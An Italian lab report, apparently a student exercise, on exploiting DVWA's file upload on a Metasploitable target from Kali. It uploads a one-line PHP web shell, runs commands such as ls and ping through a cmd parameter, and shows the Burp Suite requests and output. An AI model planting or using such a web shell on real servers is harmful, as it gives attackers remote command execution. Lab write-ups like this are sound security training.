
Report

Exploit: File upload
Tools: Burpsuite, Netcat, DVWA
VM: Kali, Metasploitable(Target)

Obiettivo: Caricare il file dalla VM Kali, con il script shell in php, dentro la pagina DVWA.


La prima cosa da fare è ridurre la difficolta della DVWA dal “High” a “Low”
quindi apriremo il Burpsuite sul Kali e apriremo il Browser interno del burpsuite.



Per abbassare la dificoltà:

Per Fare l’upload


Per abbassare la difficoltà




Apriamo Il Terminale sul Desktop e creiamo la shell.php dal esempio di esercizio: “nano shell.php”

e copiamo <?php system($_REQUEST[“cmd”]); ?>.

nel mio caso lo salvato in una directory sul desktop per la questione del ordine.




Adesso possiamo andare a caricare il file sul DVWA, caricato il file la DVWA ci dirà il path dove si trova il file.



Ci spostiamo in quella directory, e notiamo che è vero, il file si trova qui.


Adesso abiliteremo l'intercept del proxy, Burpsuite

e apriremo il file caricato: shell.php



Warning: system() [function.system]: Cannot execute a blank command in **/var/www/dvwa/hackable/uploads/shell.php** on line **1**


per interagire con lo script nel file andremo a modificare l'URL, ovvero aggiungeremo "?cmd=<comando>", per esempio:



Mentre sul burpsuite vedremo:

```
GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
Host: 192.168.50.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=4ebdc85d06659b681f3000aa77302a81
Connection: close
```

altre prove: come ping



PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data. 64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.413 ms --- 192.168.50.100 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.413/0.413/0.413/0.000 ms


burpsuite:

Request


Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ping%20-c%201%20192.168.50.100 HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/107.0.5304.63 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
  n/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=4ebdc85d06659b681f3000aa77302a81
9 Connection: close
10
11
```

altro comando: ls /




bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz vmlinuz



se vogliamo possiamo anche inviare I comandi dentro il burpsuite:
basta usare il Repeater:

Qui possiamo modificare il comando

qui possiamo vedere la pagina



se nel caso non si conosce la path del file, ho usato DirBuster: